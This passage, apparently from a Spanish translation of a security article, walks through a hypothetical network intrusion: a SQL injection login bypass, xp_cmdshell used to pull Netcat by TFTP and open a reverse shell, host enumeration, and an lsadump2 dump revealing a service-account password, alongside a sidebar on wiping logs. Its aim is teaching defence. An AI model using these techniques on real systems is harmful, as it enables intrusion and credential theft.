Este último punto nos lleva a una de las cosas importantes de las que tenemos que darnos cuenta sobre las vulnerabilidades sin parchear. Comúnmente, en las pruebas de intrusión preferimos no usar métodos que dependan de vulnerabilidades sin parchear para entrar en los sistemas. Demostrar que existen es interesante, pero como las vulnerabilidades son casi siempre funcionalidades no intencionadas, usarlos acarrea el riesgo de desestabilizar el host y consecuentemente, la red. Si estás haciendo un test de intrusión, tirar la red en el proceso es algo raramente acogido con agrado y puede que reduzca el ejercicio a algo más corto de lo que debiera. Para un atacante real, usar vulnerabilidades sin parchear como sistema de entrada a una red es también un último recurso. En general, es bastante notorio que un servidor caiga. Si el atacante puede entrar sin usar técnicas potencialmente desestabilizadoras, elegirá seguramente hacerlo así. Sin embargo si usar vulnerabilidades sin parchear es la única manera de entrar, el atacante lo usará sin dudarlo.

Vamos a suponer que la red objetivo de nuestro ejemplo está completamente parcheada y que todos los sistemas tienen las últimas actualizaciones.

Estructura de las Aplicaciones y los Servidores Back-End

Si puedes, suele ser de gran ayuda obtener información acerca de la estructura de las aplicaciones y los servidores Back-End, si es que hay alguno. En muchos casos, esto es muy difícil de hacer, pero puede que tengas suerte en algunos casos. Por ejemplo, digamos que tienes una red objetivo que usa un aplicación Web particular de una tercera-compañía con unos nombres de ficheros y diseños de página muy característicos. De ser así, suele ser obvio para el atacante qué aplicación estás usando. Si el atacante es familiar con la aplicación, puede que sepa como explotarlo. Por ejemplo, la aplicación puede usar un fichero de configuración llamado %webroot%\system.config. Si los

ficheros con la extensión .config no son analizados gramaticalmente (parsed) por el servidor Web, el atacante puede simplemente pedir el fichero al servidor Web. En un escenario idóneo, ese fichero solo le proporcionará información como los nombres de los servidores Back-End y la base de datos. En el peor de los casos, ese fichero contendrá el nombre de usuario y contraseña usada para establecer la conexión entre el servidor Web y el servidor de Bases de Datos.

No cometas el error de desechar esto como un ejemplo artificial. No lo es. Esta misma situación se encontró hace unos meses mientras evaluábamos la red de un cliente para ver si había algo que podían hacer para mejorar la seguridad. Un gran número de aplicaciones Web comerciales están escritos extremadamente mal, básicamente convirtiéndolos en puertas traseras abiertas de par en par hacia la red.

Detalles de Implementación Publicados por el Administrador de Sistemas en un Grupo de Noticias o Habérselas Contado a un Reportero


Es sorprendente cuanta información puedes recabar sobre la red de una compañía metiendo cizaña en los grupos de noticias y los artículos de revistas. Demasiadas veces, el administrador de sistemas postea preguntas que revelan detalles sensibles sobre su red: los tipos de sistema que utilizan, la configuración del firewall y otras cosas. En algunos casos, han habido artículos de revistas que intentaban resaltar cuan buena una compañía era a la hora de construir su red. Desafortunadamente, también proporcionan al atacante el diseño de la red con este error. Se extremadamente cauto con lo que dices en los grupos de noticias y a los reporteros. La mejor estrategia para nosotros es no hablar con los periodistas y punto. Se también cuidadoso con la información que pongas disponible en los mensajes cuando estés fuera de la oficina al irte de vacaciones:

> Bob Jones estará fuera las semanas del 10 de Noviembre al 17. Para dejarme un mensaje de voz mientras esté fuera llamar al 425-555-1222.
>
> Si necesitas ayuda desplegando un parche, por favor espera hasta que regrese
>
> Si es sobre un problema de seguridad a la hora de desplegar *IIS,* favor de contactar Christina Smith en el 425-555-1234 o en csmith@victimsrus.com.
>
> Para reiniciar la clave de la red, llamar a Dennis Anderson al 425-555-1235 y dadle vuestro número de teléfono y dirección e-mail.
>
> Si estás buscando uno de los tres portátiles que estamos mandando, podéis coger simplemente uno fuera del edificio 6 los jueves.
>
> Si olvidaste la dirección del nuevo servidor VPN, es secretvpn.victimsrus.com. Usad vuestro e-mail como nombre de usuario. Tu contraseña inicial es tu nombre de entrada (la parte anterior a la arroba)
>
> Si necesitas un diagrama de la red, envía un e-mail a netdiag @victimsrus.com y se te enviará una automáticamente a ese correo.

En este punto, tenemos toda la información que necesitamos para comenzar el ataque. El primer paso es establecer un primer punto de apoyo dentro de la red; perforar la cáscara de huevo, dicho de otro modo.

Compromiso Inicial

Para ejecutar el primer paso del ataque (el compromiso inicial) el atacante tiene que evaluar lo que está expuesto. El objetivo del compromiso inicial es obtener un punto de apoyo en la red que pueda ser expandido más adelante. Lo único expuesto en esta red es el servidor Web, y un puerto abierto donde no se está escuchando nada. Esto nos deja con una página Web como única entrada.




Página inicial de Victimsrus.com

Desde esta pantalla, puedes saber dos cosas. La primera, que no somos diseñadores gráficos. Si buscabas gráficos impactantes, búscalos en otro artículo. Si lo que quieres son ataques a la red y más importante aún, protección, sigue leyendo. Segundo, esto es obviamente algún sitio de pedidos de algún tipo. Vamos a usar una cuenta legítima para descubrir algo más.


Ahora llegamos a una página que te da la bienvenida a la librería Pubs y te lista los libros que están a la venta. También nos damos cuenta de que la página nos muestra nuestro nombre de usuario. Esto puede venirnos bien si no son lo suficientemente cuidadosos porque podemos usarlo para validar otras técnicas concretas. Por ejemplo, muchas veces los sitios Web como este utilizan un algoritmo muy pobre para comprobar si has introducido el nombre de usuario y la clave correcta. También tenemos curiosidad de saber si están validando de un modo apropiado la entrada de los campos de nombre de usuario y contraseña. Para comprobarlo definitivamente, vamos a utilizar una técnica llamada “SQL injection” o “inyección SQL”. Inyección SQL hace uso de las pobres técnicas de programación de la mayoría de los desarrolladores. En un ataque de inyección SQL, un atacante introduce datos a la aplicación, que acaba pasando como datos no validados hasta el Sistema de Gestión de la Base de Datos (DBMS). El DBMS, sin embargo, interpreta estos datos

como instrucciones legítimas. El resultado neto es que el atacante puede reescribir la consulta que ejecuta el DBMS y por lo tanto alterar las instrucciones que el DBMS vaya a ejecutar.



La página de los pedidos principal

Para verificar la existencia de una vulnerabilidad por inyección de SQL, vamos a pasarle el valor `"foo' OR 1=1;--"` desde el campo de nombre de usuario. Esto nos devolverá el siguiente resultado



Un ejemplo de inyección SQL (y cross-site scripting) funcionando

En esta imagen podemos ver no solo que hemos entrado, sino que la aplicación también nos muestra el falso nombre de usuario que le enviamos en la página principal. Este último resultado es realmente un tipo diferente de vulnerabilidad conocido como cross-site scripting (XSS), donde la entrada del usuario es repetida directamente en la pantalla sin "desinfectarlo" antes. No vamos a usarlo en el siguiente ataque, pero es interesante ver que está ahí.

Sin embargo, es todavía más curioso saber como hemos conseguido entrar. ¿Hay algún usuario llamado `"foo' OR 1=1;--"`? No, no hay tal usuario. La aplicación está simplemente mal escrita. Todo lo que necesitamos saber es que la aplicación asume que si un resultado viene desde la base de datos cuando se pregunta por un usuario con una particular contraseña, la combinación del nombre de usuario y la contraseña son entonces válidos, y por lo tanto, dejará entrar a este usuario. Hemos reescrito la consulta a la base de datos de un modo efectivo, a través de un ataque de inyección SQL, para que incluya la sentencia `OR 1=1`. Como 1 es igual a 1 siempre, esto se evaluará como cierto, lo que significa que toda la consulta se evaluará como cierta, para todos los registros de la base de datos. Esto nos devolverá todos los nombres de usuario de la base de datos, lo que hará que la aplicación piense que estamos metidos en el sistema.

Podemos utilizar esta vulnerabilidad de inyección SQL para enviar comandos arbitrarios al servidor de base de datos Back-End. Vamos a usar esto en un ataque de elevación de privilegios para conseguir que la base de datos ejecute un comando para nosotros.

> **Nota**
>
> Una vulnerabilidad de inyección SQL no es una vulnerabilidad de la DBMS. Esta es una vulnerabilidad de la aplicación que accede a la DBMS. El DBMS está haciendo *exactamente* lo que debería hacer, que es evaluar y ejecutar sentencias enviadas a ella y devolverle las respuestas a quien las haya realizado. Más aún, este no es un problema específico de Microsoft SQL Server, ya que la vulnerabilidad está en la aplicación que está al frente. Los ataques de inyección SQL pueden ser perpetrados con cualquier base de datos. Un atacante solo necesita modificar el *exploit* para que concuerde con la sintaxis requerida y la funcionalidad presentada por el DBMS particular que se esté usando en el objetivo.

Elevando Privilegios

Como hemos visto antes, el servidor de la base de datos no está directamente accesible desde Internet, y nuestro servidor Web frontal está completamente parcheado y no tiene ningún tipo de vulnerabilidad. Nuestro objetivo en este punto es elevar nuestros privilegios para que podamos convertirnos en un usuario interno, preferiblemente uno con grandes privilegios, en uno de los sistemas de la red objetivo. Para hacerlo, vamos a usar la inyección SQL para enviar comandos al servidor de la base de datos y pedirle que haga cosas para nosotros.

Es importante darse cuenta aquí que no podemos conectarnos directamente con el servidor de la base de datos, así que en vez de eso vamos a pedirle que nos haga una conexión él a nosotros. Vamos a empezar por configurar un puerto de escucha en la máquina del atacante. Después haremos que la base de datos se conecte a nosotros.

Antes de que podamos controlar la base de datos necesitamos introducir algunas herramientas en él. Esto es importante porque, en términos generales, las herramientas de ataque no son instaladas en el sistema operativo por defecto. Hay muchas técnicas para conseguir introducir nuestras herramientas (muchas veces llamadas "warez") en el servidor de la base de datos. Una opción sencilla sería utilizar un protocolo de transferencia de ficheros como el Trivial File Transfer protocolo (*TFTP* o protocolo trivial de transferencia de ficheros). *TFTP* es un protocolo de transferencia de ficheros sin

conexión (UDP) para arrancar estaciones de trabajo sin unidad de disco. No obstante, la aplicación cliente para *TFTP* está instalada en todos los sistemas Windows por defecto. Como tenemos una vulnerabilidad de inyección SQL, podemos usarla para decirle al servidor de la base de datos que use *TFTP* para que obtenga nuestras herramientas. La primera herramienta que vamos a subir (¿descargar?:-) es Netcat. Netcat es una herramienta de red del estilo de Telnet, excepto que es mucho más versátil y no está autenticado. Está disponible libremente en Internet y viene como estándar en muchas distribuciones UNIX y Linux. En cierto grado, es usado universalmente por todos los atacantes, y no debería dejarse en el sistema a no ser que sea absolutamente necesario.

> **Warez**
>
> Warez es un coloquialismo de los hackers/atacantes. Viene del término "software", pero hoy en día se utiliza para denominar las herramientas de ataque o bien el software pirata. Nosotros lo usaremos como en el primer contexto.

En este punto, no sabemos qué privilegios tenemos en el servidor de bases de datos. Nuestros comandos en el servidor de bases de datos se ejecutarán con el usuario con el que la aplicación Web se conecte. Este puede ser cualquiera, pero demasiadas veces la conexión suele hacerse con usuarios con demasiados privilegios. Muchos programadores Web utilizan la cuenta "sa" para esto porque:

(1)todo funciona perfectamente ya que "sa" (system administrador) puede hacer cualquier cosa y

(2)hay menos que teclear ya que normalmente "sa" tiene una clave vacía

En este caso, la conexión resulta que es con el usuario "sa", lo que significa que tenemos acceso al xp_cmdshell extended stored procedure (xproc), que por defecto solo está disponible para el administrador de sistema.. Xp_cmdshell (interprete de comandos xp) es usado por el servidor SQL para ejecutar comandos del sistema operativo, lo que significa que si le pasamos los parámetros adecuados, el servidor SQL acabará ejecutando cualquier comando del sistema operativo que queramos. Xp_cmdshell se instala por defecto en SQL Server 2000. Usando el ataque de inyección SQL, podemos llamar a xp_cmdshell y pedirle que invoque *TFTP* y que este, a su vez, se conecte con nuestra maquina asaltante y obtenga el Netcat de ahí.

> **TRUCO:**
>
> Raramente se necesita Xp_cmdshell en la mayoría de los casos, y puede ser deshabilitado como una medida de defensa en profundidad para protegernos precisamente contra este tipo de ataques.
>
> El uso de xp_cmdshell está auditado tanto en el registro de errores de SQL como en el registro de aplicaciones de Windows. Si embargo, un atacante que puede ejecutar xp_cmdshell puede con toda certeza borrar eventos arbitrarios del registro de errores de SQL y posiblemente también del registro de aplicaciones.


Una vez que hemos subido Netcat ejecutamos xp_cmdshell otra vez y lo ejecutamos. Le decimos a Netcat que cree un socket(conexión) y que pase ese socket como stdin(input, entrada estándar), stdout (output, salida estándar), y stderr (error output, salida de error estándar) en una llamada a cmd.exe (el interprete de comandos). Esto suena complicado, pero funciona de un modo fiable. El resultado es una conexión de salida donde canalizamos un intérprete de comandos sobre un socket. Ahora tenemos un intérprete de comandos en el host del atacante.

```
c:\>nc -l -p 12345
Microsoft Windows 2000 [Version 5.00.2195]
© Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>hostname
hostname
PYN-SQL
```

En este punto, hemos establecido nuestro primer punto de apoyo y vamos por buen camino para apoderarnos de la red. Hemos escalado privilegios desde un usuario anónimo remoto hasta un usuario de dentro. Para descubrir qué tipo de usuario es, tenemos que introducir el resto de nuestras herramientas en el sistema. Estas herramientas se usarán para escalar los privilegios locales si fuera necesario así como para hackear el resto de los sistemas de la red. Podemos transferir estos usando tftp.exe. Después de hacerlo, podemos verificar nuestras credenciales en el host

```
C:\Warez>whoami
whoami
NT AUTHORITY\SYSTEM
```

¡Bingo! Ya estamos en el LocalSystem(sistema local). Esto debe significar que el servidor SQL corre en el contexto del LocalSystem. Cuando le dijimos que ejecutara xp_cmdshell, ejecutó el comando que le pasamos como LocalSystem también. Esto significa que ya hemos comprometido completamente el servidor Back-End de bases de datos. Ahora podemos proceder a atacar otras máquinas de la red. En este punto nuestro primero host ha sido comprometido, como muestra la siguiente imagen:



El servidor de bases de datos ha sido comprometido

Antes de continuar, conviene pararse aquí y reflexionar en porqué hemos tenido éxito hasta ahora:

- La primera entrada se hizo utilizando una aplicación escrita pobremente.
- La aplicación Web defectuosa nos ha permitido pasar comandos a un servidor de bases de datos no fortalecido.
- El servidor de bases de datos está autorizado a crear conexiones que salen a través del cortafuegos.
- Si tu cortafuegos no soporta filtrado de salida, necesitas filtrar ese tráfico en el host.
- Finalmente, hemos usado una herramienta instalada por defecto para subir las herramientas necesarias para completar el ataque. Sin estas herramientas, el ataque habría sido considerablemente más difícil. La herramienta utilizara fue tftp.exe, pero hay otras herramientas que puedes usarse para el mismo propósito. El uso de estas herramientas necesita ser restringido para solo aquellos usuario que los necesiten a ciencia cierta.

Hackeando Otras Máquinas

Ya hemos perforado la cáscara de huevo. En este punto, nuestro objetivo es poseer completamente la red y capturar todo lo demás. Para empezar, vamos a tener que colectar alguna información sobre nuestro objetivo. Para ello vamos a usar una utilidad que enumera la información desde un sistema sobre una sesión nula (null session). Una sesión nula es una conexión anónima (por ejemplo, una hecha sin ningún tipo de autenticación). Por defecto, algunos sistemas Windows publican más información que otros sobre el mismo puerto. Por supuesto, en este caso, nosotros lo corremos contra el localhost, lo que significa que las restricciones anónimas no se nos aplicarán.

```
C:\warez>dumpinfo 127.0.0.1

The Administrator is:   PYN-SQL\Administrator

Users on PYN-SQL:
RID 1000        PYN-SQL\TsInternetUser  a User
RID 1001        PYN-SQL\SQLDebugger     a User

Share           Type            Comment
IPC$            Unknown         Remote IPC
ADMIN$          Special         Remote Admin
C$              Special         Default share

Administrators:
PYN-SQL\Administrator
PYN-DMZ\_ids
PYN-DMZ\Domain Admins
```

Con esto, nos enteramos de que no hay mucha cosa en este sistema. Se parece bastante a un sistema por defecto. Antes de que procedamos a usar esta información, vamos a descubrir donde estamos ubicados.

```
C:\warez>ipconfig /all

Windows 2000 IP Configuration

        Host Name    . . . . . . . . . . . . : PYN-SQL
        Primary DNS Suffix   . . . . . . . : PYN-DMZ.LOCAL
        Node Type    . . . . . . . . . . . . : Mixed
```

```
        IP Routing Enabled   . . . . . : No
        WINS Proxy Enabled   . . . . . : No
        DNS Suffix Search List   . . . . : PYN-DMZ.LOCAL

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  .:
        Description     . . . . . .: Intel 21140 Based
                                     PCI Fast Ethernet
                                     Adapter
        Physical Address    . . . . . .: 00-03-FF-03-3E-F0
        DHCP Enabled    . . . . . .: No
        IP Address      . . . . . .: 172.17.0.3
        Subnet Mask     . . . . . .: 255.255.255.0
        Default Gateway     . . . . . .: 172.17.0.1
        DNS Servers     . . . . . .: 172.17.0.2
```

Esto nos da nuestra dirección IP así como alguna otra información útil sobre la red objetivo. Fijaros que el host tiene una dirección privada, o sea que nuestra conexión debe ir a través de un router NAT en 172.17.0.1.

El objetivo ahora es aumentar el compromiso a otros hosts. Para hacerlo, el atacante comienza por mirar las maneras más sencillas de explotarlos. Puede que la más sencilla sea usar las cuentas de servicio compartido, si es que están presentes. Las cuentas de servicio se usan en Windows para arrancar un servicio, normalmente cuando estos servicios necesitan ser arrancados como un usuario que no sea del sistema, o cuando necesitan acceder a un recurso particular de la red. Por ejemplo, un servicio puede ser capaz de conectarse a un recurso compartido de la red en un host remoto, o puede que necesite ejecutar código bajo el contexto de un usuario específico. La manera más sencilla de configurar un servicio así en múltiples sistemas es crear una cuenta única de dominio y luego configurar todos los sistemas que ejecutan ese servicio con la misma cuenta. Esto significa que si encontramos cualquier servicio ejecutándose con cuentas de usuario regulares (al contrario que cuentas del sistema como LocalSystem, NetworkService y LocalService), sería fácil apostar a que esas cuentas tengan privilegios en múltiples sistemas. Las soluciones de respaldo en red, por ejemplo, tienen mala fama por usar una cuenta de administrador única de dominio para ejecutar el cliente de copias de respaldo en cada una de las máquinas del dominio.

Para descubrir si este es un vector viable, vamos a comprobar quien está ejecutando servicios en el servidor de bases de datos. Para hacerlo, usamos una herramienta designada para tal propósito:

```
C:\warez>serviceuser \\PYN-SQL
IDS                             PYN-DMZ\_ids
```

Hay una cuenta de dominio usada para el servicio IDS; presumiblemente sea el servicio de detección de intrusos.

> **¿Qué es un servicio IDS?**
>
> Como casi todo en este artículo, hay una historia detrás de la cuenta IDS. Una vez tuvimos que capturar toda una red a través de un sistema de detección de intrusos. El sistema tenía un componente cliente instalado en cada servidor en todo el centro de datos para agregar las entradas de registros. Después de que comprometiéramos uno de ellos, fue cuestión de extraer todas las credenciales para comprometer el reto, y después limpiar los registros para tapar nuestros rastros en el proceso. No hay nada más satisfactorio que apropiarse de toda una red usando un servicio de detección de intrusos, y en recuerdo de esa red, hemos llamado aquí a nuestra cuenta de servicio _IDS.

`dumpinfo` también nos dijo previamente que era un administrador. Si el atacante es verdaderamente afortunado, la cuenta es a su vez un administrador de dominio y el juego se habría acabado aquí. Sin embargo, en este caso, parece poco probable que sea un administrador de dominio ya que la cuenta

estaba explícitamente listada en el grupo de Administradores. Para entender como explotar esto, tenemos que entender como opera Windows. Los servicios son aplicaciones que se ejecutan cuando el sistema arranca. Igual que cualquier otro proceso del sistema, deben ejecutarse bajo la identidad de algún usuario. Cuando el servicio empieza, el sistema operativo autentica la cuenta usada por el servicio y para ello necesita un nombre de usuario y una clave. El nombre de usuario y la contraseña están guardados en el gestor de control de servicios, en un lugar llamado Local Security Authority (*LSA*, Autoridad de Seguridad Local) Secrets. Los *LSA* Secrets son mantenidos por el *LSA* para mantener cierta información sensible requerida para las operaciones del sistema. Esta información incluye elementos como las credenciales de las cuentas del ordenador, las claves cifradas y las credenciales de las cuentas de servicios.

Los *LSA* Secrets están cifrados en el disco y son descifrados por el sistema operativo cuando el equipo arranca. Se mantienen en texto claro en el espacio de memoria del proceso *LSA* mientras el sistema se esté ejecutando. Si puedes debuggear el proceso *LSA*, puedes leer ese espacio de memoria. Esto puede sonar desalentador, pero hay utilidades para atacar diseñados específicamente para este propósito. Para debuggear un proceso *LSA*, un usuario debe tener el SeDebugPrivilege, que se concede por defecto solo a los Administradores.

> **Nota**
>
> Si tienes instalado Visual Studio, habrá un grupo de usuarios de Debugger. Todos los miembros de ese grupo tienen el SeDebugPrivilege.

Como los Administradores pueden hacer lo que quieran de todos modos, la habilidad de debuggear el proceso *LSA* no es una vulnerabilidad en si misma. Ellos poseen el sistema sin ese privilegio, y pueden conceder a cualquiera ese privilegio. La vulnerabilidad es operacional y ocurre cuando usuarios no fiables tienen ese privilegio.

En nuestro caso, no necesitamos usar el SeDebugPrivilege. Recuerda que nuestro shell o línea de comandos remoto se está ejecutando como LocalSystem. En otras palabras, estamos usando la misma identidad que el proceso *LSA*, y por lo tanto tenemos el derecho intrínseco de agregar un debugger al mismo, con privilegios o sin ellos. Ejecutando la herramienta para extraer esos secretos, nos encontramos con lo siguiente:

```
C:\warez>lsadump2
$MACHINE.ACC
 13 FE 4C 3A 04 F8 1F 94 75 C8 9B 0B 1C 35 45 7A  ..L:....u....5Ez
 52 7E 25 DF F8 17 F2 96 3A 35 81 C7              R~%.....:5..
DefaultPassword
DPAPI_SYSTEM
 01 00 00 00 C8 AA F8 8C 36 C7 69 CC DD 42 CB 15  ........6.i..B..
 3F 4E 07 6D 48 05 0A 4C FE 31 87 C9 F2 58 A3 AD  ?N.mH..L.1...X..
 B7 AD 13 20 26 11 24 24 FF 79 AE D3               ... &.$$.y..
...
_SC_IDS
 69 00 64 00 73 00 50 00 61 00 73 00 73 00 77 00  i.d.s.P.a.s.s.w.
 64 00 21 00                                      d.!.
```

La salida ha sido truncada para hacerlo más sencillo de leer, pero la verdadera pieza interesante está justo al final, donde las credenciales de la cuenta de servicio están listadas. La columna de la derecha posee la contraseña de la cuenta de servicio. Ahora sabemos que la clave para la cuenta PYN_ids es idsPasswd! (la salida es Unicode, por lo tanto los puntos entre caracteres no significan nada). Lo único que nos queda ahora es descubrir donde usarla. Usando `DiscoverHosts` encontramos que hay solo otras dos máquinas en esta subred, 172.17.0.1 (la puerta de salida) y 172.17.0.2 (el servidor DNS). Necesitamos saber más de ellos:

```
C:\warez>dumpinfo 172.17.0.1

Unable to look up the local administrator
Unable to enumerate users because I could not get the Admin Sid

Share            Type             Comment
IPC$             Unknown          Remote IPC
ADMIN$           Special          Remote Admin
wwwroot$         Disk
C$               Special          Default share

Administrators:
Unable to enumerate administrators
ERROR: Access Denied
